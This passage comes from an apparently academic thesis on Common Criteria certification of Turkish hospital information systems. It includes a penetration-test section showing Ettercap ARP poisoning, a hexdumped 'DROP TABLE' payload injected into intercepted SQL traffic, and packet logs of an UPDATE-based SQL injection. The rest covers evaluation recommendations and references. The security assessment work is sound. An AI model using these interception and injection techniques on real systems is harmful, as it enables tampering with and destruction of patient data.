
Optional parameters

☑ Sniff remote connections.

□ Only poison one-way.

Figure 53 : Ettercap configuration

After filters and targets are added ARP poisoning has started. ARP poisoning allows us to capture the query sent from client to server, change its values, and send it back.



Host filter: 192.168.0.19

Protocol filter: ☑ TCP ☑ UDP ☑ Other

Connection state filter: ☑ Active ☑ Idle □ Closing □ Closed □ Killed


	Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes
	192.168.0.19	64339	-	224.0.0.252	5355	UDP	idle	112	0
M	192.168.0.19	49210	-	TARGEST HOST	1433	TCP	idle	1064169	0

SQL traffic discovered

SQL traffic discovered

Figure 54 : SQL replace

After SQL traffic was intercepted, Wireshark used again to see what is going on between server and it was all errors and retransmission, causing more and more errors, due to the fact that SQL Server cannot process a query with ‘HIMS’ instead of ‘SELECT’ statement. After this attack was successful, an attacker can easily this enormous exploit to replace the ‘SELECT’ with the data shown in Figure 54 and creating appropriate filters again to drop the table.




```
root@kali:~/ettercap# echo DROP TABLE TABLE_HIMS -- | hexdump -C
00000000  44 52 4f 50 20 54 41 42  4c 45 20 54 41 42 4c 45  |DROP TABLE TABLE|
00000010  5f 48 49 4d 53 20 2d 2d  0a                       |_HIMS --.|
00000019
```

Figure 55 : Hex dump data of DROP TABLE

SQL Injection by using HIMS application


An attacker can sniff the network and get the credentials to log in the HIMS. After the attacker knows the credentials, he/she may have access to the HIMS, and when he/she does have access, there are SQL Injection attacks waiting to be performed. These injection attacks range from a simple select to a truncate table. First, login operaion has been done on the HIMS with the information discovered via sniffing, then an interface is opened, which has input boxes for us to try SQL injection. While sniffing the network traffic, SQL queries found going from user to server. Normally at an interface of HIMS, a SELECT query (Figure 50) is getting the information based on user preferences, but after the SQL injection attack has been done here, the application doing much more. In the input box characters like 1=1, ‘, =1, =1’, has ben added and an UPDATE statement to update user information. See Figure 57. Instead of adding UPDATE statement, an attacker may drop, or alter tables via the same way.



[redacted]

```
0470    i·I·d·· ·· · · ·
0480     · · · ·  · · · ·
0490     · · · ·  ····· ·
04a0     · · · ·  · · · ·
04b0     · · · ·  · · ·F·
04c0    R·O·M·  ·F·i·n·a·
04d0    n·s·.·C· a·r·i·  ·
04e0    F·C· ·(· N·O·L·O·
04f0    C·K·)· · ···· · ·
0500     · · ·            ·
...
0560    .    ·I· N·  ·(·S·
0570    E·L·E·C· T·  ·I·d·
0580     ·F·R·O· M·  ·[
0590                 ]·, r·
05a0    u·f·n·  ·         ·
05b0
05c0    A·I·t·G· r·u·p·]·
05d0     ·(·1·)·   ·)·
```

Figure 56 : Wireshark pcap log before SQL injection



[redacted]

```
0470    i·I·d··· ·· · · ·
0480     · · · ·  · · · ·
0490     · · · ·  ····· ·
04a0     · · · ·  · · · ·
04b0     · · · ·  · · ·F·
04c0    R·O·M·  ·F·i·n·a·
04d0    n·s·.·C· a·r·i·  ·
04e0    F·C· ·(· N·O·L·O·
04f0    C·K·)· · ···· · ·
0500     · · · ·  · · · ·
0510     · · · ·  · ·W·H·
0520    E·R·E·  ·1·=·1·  ·
0530     ·A·N·D·         .·
0540                      ·
0550    l·i·k·e·   ·'·=·'·
0560    ;·  ·U·P· D·A·T·E·
0570     -      .
0580            .·  ·s·e·t·
0590     ·T·c·K· i·m·l·i·
05a0    k·N·o·=· 1·2·3·4·
05b0    5·6·7·8· 9·9·9·  ·
05c0    w·h·e·r· e·  ·V·e·
05d0    r·g·i·N· o·=·n·u·
        l·l·  · · -·-·%·'·
```

Figure 57 : Wireshark pcap log after SQL injection

3.2.1 Vulnerability Analysis and Risks

In this thesis, it is assumed that user/admin, who has authority and credentials to log in the HIMS is good willing and has no intention to attack it, in spite of all the SQL injection that can be performed successfully on the HIMS.

In Chapter 3.2, numerous different attack techniques performed to breach into HIMS and succeeded with especially sniffing the network, arp poisoning, and performing SQL Injection in various ways. Meaning that they are very much vulnerable to exploitation attacks, such as network sniffing and SQL injection. We were able to get user/admin credentials, update and drop tables, poison the network, and blocking the SQL transaction between the user and the server. These steps can be seen in detail from the specified chapter.

All the vulnerabilities found in this HIMS product is an example for the HIMS companies. There can be similar vulnerabilities and weaknesses in similar products as well. Consequently, these findings should be examined by HIMS companies and should be dealt with separately by their developers since the product tested in this thesis emphasizes the remaining HIMS.

4. CONCLUSION

In this thesis, the problems of CC evaluation for HIMS products on EAL2 in Turkey evaluated and found out that they are are not ready for such a certification process. As a fruit of this study, a well-designed model and their results for HIMS vendors to adopt the HIMS to CC EAL2 is offered for developers. Additionally, a variety of changes in different dimensions with the thought in mind to smooth the evaluation procedure of CC for HIMS proposed. There are three different obstacles to solve.

Firstly, the ambiguity of TOE should be taken care of by the consortium of TSI, certified labs by TSI, and HIMS developers. Secondly, the set of fixable points should be adequately handled by the HIMS Companies, such as vulnerability risks, using client-server architecture (by some HIMS vendors) instead of web-based architectures (as defined in PP [49] and the lack of awareness about requirements of CC. Lastly, the blocker point to solve is, the high-frequency software update problem, triggered by many stakeholders, such as hospitals, MoH, social security institution, etc.. CC certificate validity is facing problems caused by environmental conditions and seems that it cannot be solved by HIMS vendors. Because of obstacles explained below, it is suggested that the application of CC evaluation will be a challenging and grueling process for both developers and evaluators.

4.1 Ambiguity on ToE

The first step of CC is the evaluation of targets (ToE), which is determining the scope of the following steps. Thus if ToE is determined in a narrow scope, then the CC process will not give the expected benefits. When the regulation of Turkish MoH is considered, it is realized that the scope of ToE is not clearly defined and left to HIMS vendors. Since HIMSs are exceptional and complex applications, leaving the scope of evaluations to the vendors will cause a great ambiguity and definitely not give the expected benefits. Some companies may set their TOE as their whole product while some setting as a single management module which takes care of their HIMS.

4.2 Fixable Points

In light of the data found, these fixable points have arisen;

- Vulnerability Analysis.
- Software Architecture,
- CC Evaluation Readiness.

When all the data, vulnerabilities, and findings considered these points are not so easy to handle; however, once it is taken care of, it will lift up the certification process.

4.2.1 Vulnerability Analysis

It is clear that there are huge exploits and weaknesses in the HIMS system mainly of SQL and network encryption. These exploits may and most likely will cause major breakdowns in the HIMS system. Although they are backbreaking, these exploits can also be taken care of by the HIMS Company.

4.2.2 Software Architecture

Since there is a PP for HIMS, it will ease the process of the certification process; however, in the document, it is stated that TOE type will be desktop and web-based application. The problem is here out of there are 52 active, and 13 passive HIMS and almost half of those are client-server based or vice-versa. Certification required for HIMS asked by MoH to create a standard but, there are two types of HIMS, web-based and client-server based. All of these HIMS should be on the same level to create a common ground for HIMS Companies and to set a standard, so in order to do that, PP must be updated to address TOE type along with mandatory changes. Two different software types also create a different dimension for vulnerability assessments also because it will increase the attack types substantially.

4.2.3 CC Evaluation Readiness

MoH set the last date for the CC certification process to start as 01.01.2020, however, once the evaluation starts –based on work done in this thesis- selected HIMS Company shows that they are not ready for a complete evaluation [2]. Nevertheless, if HIMS developers spend their time to complete this certification process faster, there will be a massive difference in the evaluation.

4.3 Blocker Point

On the other hand, there is a massive obstacle because of the following reason.

- Integrated Programs, Systems, and Updates,

4.3.1 Integrated Programs, Systems, and Updates

Firstly, there are many programs that work in integration with the HIMS, and some of them are;

- MEDULA,
- Health-Net,
- Material Resource Management System,
- Central Physician Appointment System,
- 112 Emergency Laboratory,
- Drug Track and Trace System,
- Diagnostic Related Groups, etc..

Almost all of these programs and systems are working in coordination with MoH systems as well as HIMS. Let us assume that MoH released another circular and requesting an update or a feature to be added. After the update is completed, HIMS integration with them may be jeopardized; the messaging protocol may be changed, despite HIMS protocols, systems remaining same causing loss of function and/or service. Loss of function and/or service might not crash the HIMS but may cause problem both to the patient or employee; furthermore, HIMS environments are healthcare instructions and hospitals. Systems have to be fail-safe and always have to be functioning properly as intended. After the update, HIMS may lose its Common Criteria Certification Validity due to the fact that updated product is no longer the evaluated product [13]. Even more importantly, effects and loss of data in the HIMS may cascade into the loss of human life, which is the most precious on behalf of our values.

Secondly, the update may be requested this time not from the MoH, but from the institutions or hospitals that they are using HIMS, considering they are the customer and asking for a change as it is their right. Of course, these updates can be completed in a fashion that there are no problems on both sides. However, this time, the updated product may lose its certification validity again based on the change has been made and preliminary assessment done by TSI.

In 2018 there was a total of 114 updates coming from the integrated systems or customer based requests. Below are the data are taken from a HIMS company to reflect the update frequency of HIMS.

- 75 update requests from customer,
- 39 update request from the Ministry of Health.


When all the reasons mentioned above considered, CC certificate requirement asked by the MoH is not likely to be completed in time. MoH took this factor into account and stated HIMS Companies are not required to apply to TSI for every single version in the circular no 75730711 [83]. Besides, MoH also indicated a mid-term evaluation could be done after 18 months, although the execution of this evaluation is not certain. When the frequency of the updates performed by HIMS company considered, a CC certificate for a specific version is not adequate and for healthy development and improvement of the product. In addition to these disadvantages to, application to TSI for every single update for HIMS is not feasible. In these circumstances, if the application of CC is certain, mid-term evaluation requirements, conditions, and their frequency should be stated by MoH very clearly.

5. RECOMMENDATION

Once these points are taken care of by the respective authorities, the CC evaluation of HIMS product process will be shorter, more effective, and much more feasible.


5.1 Evaluation Order and Proposed Model

As mentioned in the introduction chapter, the usual evaluation process starts with ASE and goes along with ADV→ AGD→ALC→ATE→AVA (See Figure 58), however, what suggested is as follows. Due to the fact that the number of vulnerabilities and their weakness to penetration attacks are creating a huge work load both on the evaluator and the developer, plus it will have a negative effect on the process.



	Görev Modu	Görev Adı	Süre	Başlangıç	Bitiş	Onc
1		Common Criteria HIMS EAL2 Evaluation	100 gün	Per 02.01.20	Çar 20.05.20	
2		Evaluation Steps	100 gün	Per 02.01.20	Çar 20.05.20	
3		Security Target Evaluation	10 gün	Per 02.01.20	Çar 15.01.20	
4		Development	30 gün	Per 16.01.20	Çar 26.02.20	3
5		Guidance Documents	5 gün	Per 27.02.20	Çar 04.03.20	4
6		Life-Cyle Support	5 gün	Per 05.03.20	Çar 11.03.20	5
7		Tests	20 gün	Per 12.03.20	Çar 08.04.20	6
8		Vulnerability Assesment	30 gün	Per 09.04.20	Çar 20.05.20	7

Figure 58 : CC evaluation order



	Görev Modu	Görev Adı	Süre	Başlangıç	Bitiş	Ör
1		Common Criteria HIMS EAL2 Evaluation	199 gün	Per 02.01.20	Sal 06.10.20	
2		Evaluation Steps	199 gün	Per 02.01.20	Sal 06.10.20	
3		Vulnerability Assesment	30 gün	Per 02.01.20	Çar 12.02.20	
4		Security Target Evaluation	10 gün	Per 13.02.20	Çar 26.02.20	3
5		Development	30 gün	Per 27.02.20	Çar 08.04.20	4
6		Guidance Documents	5 gün	Per 09.04.20	Çar 15.04.20	5
7		Life-Cyle Support	5 gün	Per 16.04.20	Çar 22.04.20	6
8		Tests	20 gün	Per 23.04.20	Çar 20.05.20	7

Figure 59: Suggested evaluation order

The proposed model above should be used in order to relieve the stress on both sides while also decreasing the evaluation timeline. It starts with AVA than goes along ASE→ ADV→ AGD→ALC→ATE (See Figure 59),.

5.2 Penetration Tests

Assuming that evaluation order stays the same, this time to reduce the evaluation time professional penetration companies can be assigned by the MoH for product security and vulnerability analysis beforehand. After the kickoff of the evaluation, while evaluating laboratory starts on ASE, the developers can work to close their vulnerabilities on their side on a parallel level.

5.3 Different TOE Threat

There are two different software architecture for HIMS in Turkey. One of them is client-server (on-premise) and the other one is web application based. What this situation creates for the evaluator and the certification scheme –TSI in Turkey- is ambiguity. Whileök some companies may stay true to the certification and state their whole HIMS as a TOE, while others may state a single module which takes care of management for the HIMS itself. At the end of the evaluation even though both products will have the same level of certificate and the same level of assurance the evaluated product is not the same on both ends.

5.4 Pre-Analysis Evaluation

There should be a Pre-Analysis evaluation prior to CC evaluation. In the CC evaluation there are key documents for both the developer and the evaluator and these are;

- ASE : Security Target (ST),
- ADV: TOE Design (TDS) and Function Specification (FSP),
- AGD: Operational User Guidance (OPE),
- ALC: CM Capabilities (CMC).

These documents are the pylons of a CC evaluation, they create considerable setback time if not ready. After the start of the evaluation itself, there should be a meeting with the lab evaluators and the product developers to determine if at least these product documents should be ready so that shortcomings in the documents will not create setbacks. The certification scheme –TSI in this case- should make this kind of meetings and analysis mandatory to reduce the evaluation process.

5.5 EAL2 to EAL4

When all the recommendations explained below are not compatible, despite their reasonings, at least to make sure the HIMS is more secure EAL requirement should be raised by MoH from 2 to 4. HIMS is not just a simple software application, it contains specific data from every single step and level of the healthcare institution from patients to doctors, from storage to appointment, from reports to finance, etc.. The evaluation of a sophisticated product such as this should be done in detail.

Bibliography

[1] S. Bakanlığı, “Sağlıkta Dönüşüm.” 2003.

[2] D. Ba and A. Tel, “Ortak Kriterler Belge İbraz Tarihlerinin Ertelenmesi,” vol. 0, no. 312, p. 97577848, 2011.

[3] Common Criteria Implementation Board, “Common Criteria for Information Technology Security Evaluation Part 1 : Introduction and general model April 2017 Revision 5 Foreword,” *Common Criteria*, vol. 3.1, no. April, pp. 1–106, 2017.

[4] ITSEC, “Information Technology Security Evaluation Criteria (ITSEC): Preliminary Harmonised Criteria,” 1991.

[5] S. B. Lipner, “The Birth and Death of the Orange Book,” *IEEE Ann. Hist. Comput.*, vol. 37, no. 2, pp. 19–31, Apr. 2015.

[6] E. Mate Bacic, “The Canadian trusted computer product evaluation criteria,” in *[1990] Proceedings of the Sixth Annual Computer Security Applications Conference*, 1991, pp. 188–196.

[7] Common Criteria Board of Implementation, “Certified Products : New CC Portal.” [Online]. Available: https://www.commoncriteriaportal.org/products/index.cfm? [Accessed: 02-Jul-2019].

[8] Common Criteria Implementation Board, “About The Common Criteria : New CC Portal.” [Online]. Available: https://www.commoncriteriaportal.org/ccra/. [Accessed: 02-Jul-2019].

[9] “Common Criteria for Information Technology Security Evaluation Part 2 : Security functional components April 2017 Revision 5 Foreword,” no. April, 2017.

[10] Common Criteria, “Common Criteria for Information Technology Security Evaluation Part 3 : Security assurance components September 2012 Revision 4,” *Int. Organ. Stand. Int. Electrotech. Comm. ISO/IEC 15408 Common Criteria, Part 32012*, no. September, pp. 1–233, 2012.

[11] Common Criteria, “Common Methodology for Information Technology Security Evaluation Evaluation methodology April 2017 Revision 5 Foreword,” *Common Criteria*, no. April, 2017.

[12] A. Bialas, “Common criteria related security design patterns for intelligent sensors-knowledge engineering-based implementation,” *Sensors*, vol. 11, no. 8, pp. 8085–8114, 2011.

[13] T. S. Enstitüsü, “Ortak Kriterler Belgelendirme Sistemi,” pp. 1–16, 2015.

[14] S. H. Godfrey, “Using CMMI for Improvement at GSFC.” 2004.

[15] CMMI Product Team, “CMMI for Development, Version 1.3: Improving Processed for Better Products and Services,” *Carnegie Mellon Univ. Softw. Eng. Inst.*, no. November, 2010.

[16] Margaret Rouse, “What is Software Process Improvement and Capability dEtermination (SPICE) ? - Definition from WhatIs.com.” [Online]. Available: https://searchsoftwarequality.techtarget.com/definition/Software-Process-Improvement-and-Capability-dEtermination. [Accessed: 02-Jul-2019].

[17] T. P. Rout, K. El Emam, M. Fusani, D. Goldenson, and H. W. Jung, “SPICE in retrospect: Developing a standard for process assessment,” *J. Syst. Softw.*, vol. 80, no. 9, pp. 1483–1493, 2007.

[18] P. Ministry, “Bilgi Sistem ve Ağları İçin Güvenlik Kültürü Genelge 2003.” .

[19] T.C Sağlık Bakanlığı İdari ve Mali İşler Dairesi Başkanlığı, “Hastane Bilgi Yönetim Sistemleri Alım Kılavuzu,” pp. 1–88, 2010.

[20] R. M. Gardner, T. Allan Pryor, and H. R. Warner, “The HELP hospital information system: Update 1998,” *Int. J. Med. Inform.*, vol. 54, no. 3, pp. 169–182, 1999.

[21] M. F. Collen, *Brief Historical Overview of Hospital Information System (HIS) Evolution in the United States.* 1992.

[22] H. F. Orthner, “HELP A Dynamic Hospital Information System.”

[23] “What is HIPAA?” [Online]. Available: https://www.healthmedlink.com/sitex/hssbilling/hipaa.htm. [Accessed: 05-Aug-

2019].

[24] OCR, “Summary of the HIPAA Privacy Rule.” .

[25] P. Balaraman and K. Kosalram, “E –Hospital Management & Hospital Information Systems – Changing Trends,” *Int. J. Inf. Eng. Electron. Bus.*, vol. 5, no. 1, pp. 50–58, 2013.

[26] P. Kilbridge, “The Cost of HIPAA Compliance,” *N. Engl. J. Med.*, vol. 348, no. 15, pp. 1423–1424, 2003.

[27] A. K. Jha, “Meaningful Use of Electronic Health Records,” *JAMA*, vol. 304, no. 15, p. 1709, Oct. 2010.

[28] “What is the HITECH Act.” [Online]. Available: https://www.hipaajournal.com/what-is-the-hitech-act/. [Accessed: 05-Aug-2019].

[29] “The Relationship Between HIPAA and HITECH - Compliance Home.” [Online]. Available: https://www.compliancehome.com/hipaa-hitech/. [Accessed: 05-Aug-2019].

[30] A. K. Jha *et al.*, “Use of Electronic Health Records in US Hospitals,” *N. Engl. J. Med.*, vol. 360, pp. 1628–1638, 2009.

[31] J. Adler-Milstein *et al.*, “Electronic Health Record Adoption In US Hospitals: Progress Continues, But Challenges Persist,” *Health Aff.*, vol. 34, no. 12, pp. 2174–2180, 2015.

[32] A. W. Kushniruk, D. W. Bates, M. Bainbridge, M. S. Househ, and E. M. Borycki, “National efforts to improve health information system safety in Canada, the United States of America and England,” *Int. J. Med. Inform.*, vol. 82, no. 5, pp. e149–e160, May 2013.

[33] “IDABC - eEurope Action Plan.” [Online]. Available: https://ec.europa.eu/idabc/en/document/70.html. [Accessed: 05-Aug-2019].

[34] Y. D. D. S. N. SÜLKÜ, “Türkiye’de Sağlıkta Dönüşüm Programı Öncesi ve Sonrasında Sağlık Hizmetlerinin Sunumu, Finansmanı ve Sağlık Harcamaları,” 2011.

[35] O. Çelebi Çakıroğlu and A. K. Harmancı Seren, “The Impacts of Health

Transformation Program on Healthcare Workers and Health System," *Sağlık ve Hemşirelik Yönetimi Derg.*, pp. 37–43, 2016.

[36] P. D. R. AKDAĞ, "Türkiye Sağlıkta Dönüşüm Raporu: Değerlendirme Raporu (2003-2011)," 2012.

[37] Dr. M. Mahir ÜLGÜ, "Hastane Bilgi Sistemleri Alımı Çerçeve İlkeleri."

[38] T.C Sağlık Bakanlığı, "Sağlık.NET Hakkında." [Online]. Available: https://e-saglik.gov.tr/TR,6212/sagliknet-hakkinda.html. [Accessed: 02-Jul-2019].

[39] T. C. S. B. S. B. S. G. Müdürlüğü, "Sağlık Bilgi Yönetim Sistemi Minimum Veri Modeli (VEM)," 2016.

[40] S. Bakanlığı, "SAĞLIK BİLGİ YÖNETİM SİSTEMİ Minimum Veri Modeli (VEM)," 2016.

[41] T.C. Sağlık Bakanlığı, "Kayit Tescil Sistemi Kayit Aşamaları Kılavuzu," 2016.

[42] T.C Kültür ve Turizm Bakanlığı, "İsteğe Bağlı Kayıt-Tescil - Telif Hakları Genel Müdürlüğü." [Online]. Available: http://www.telifhaklari.gov.tr/Istege-Bagli-KayitTescil. [Accessed: 02-Jul-2019].

[43] M. F. Dr.M. Mahir ÜLGÜ and B. G. AYDOĞDU, Dilek ŞEN KARAKAYA Filiz AYDOĞDU, Erdal YILDIZ, "Bilgi güvenliği politikaları Kılavuzu," 2014.

[44] S. Bakanlığı, "Sağlık Bakanlığı Bilgi Güvenliği Politikaları Yönergesi," p. 43, 2001.

[45] Z. E. L. T. C. Sa and L. I. K. Bakanli, "Bilgi güvenliği politikalar i kilavuzu," 2014.

[46] Y. D. D. İ. KÖSE, "04 Türkiye'de Sağlık Bilişimi Standartları - Sağlık Bilişimi," pp. 1–15.

[47] Y. D. D. İ. KÖSE, "06 Sağlık Bilgi Sistemleri ve Mahremiyet - Sağlık Bilişimi," pp. 1–12.

[48] T.C Sağlık Bakanlığı, "HBYS Firmaları." [Online]. Available: https://kayittescil.saglik.gov.tr/TR,26395/hbys-firmalari.html. [Accessed: 02-Jul-2019].

[49] G. Ş. Feyzullah Koray ATSAN, “Protection Profile for Security Module of General-Purpose Health Informatics Software,” pp. 1–34, 2016.

[50] PD ISO/IEC/TR, “PD ISO/IEC TR 15446:2017 BSI Standards Publication Information technology — Security techniques — Catalogue of architectural and design principles for secure products , systems and applications,” 2017.

[51] L. Acumen Security, “Fortinet, Inc. CC Security Target v1.5,” pp. 1–38.

[52] Margaret Rouse, “What is pen test (penetration testing)? - Definition from WhatIs.com.” [Online]. Available: https://searchsecurity.techtarget.com/definition/penetration-testing. [Accessed: 03-Jul-2019].

[53] HackersHub, “HackersHub | Penetration Testing.” [Online]. Available: https://hackershub.io/penetration-testing. [Accessed: 03-Jul-2019].

[54] Imperva, “What is Penetration Testing | Step-By-Step Process &amp; Methods | Imperva.” [Online]. Available: https://www.imperva.com/learn/application-security/penetration-testing/. [Accessed: 03-Jul-2019].

[55] OSINT, “OSINT Framework.” [Online]. Available: https://osintframework.com/. [Accessed: 04-Jul-2019].

[56] N. H. Tanner, *Kali Linux*. 2019.

[57] Osboxes, “Kali Linux 2018.1 Images Released for VirtualBox and VMware.” [Online]. Available: https://www.osboxes.org/kali-linux-2018-1-images-released-virtualbox-vmware/. [Accessed: 04-Jul-2019].

[58] O. Yavuz, “Kali Linux ve Pentest Eğitim Serisi Başlangıç Seviyesi Hazırlayan ve Sunan OSMAN YAVUZ Eğitimde Kullanılan Programlar / Yazılımlar Bilgi Açıklama.”

[59] DNSdumpster.com, “DNSdumpster.com - dns recon and research, find and lookup dns records.” [Online]. Available: https://dnsdumpster.com/. [Accessed: 05-Jul-2019].

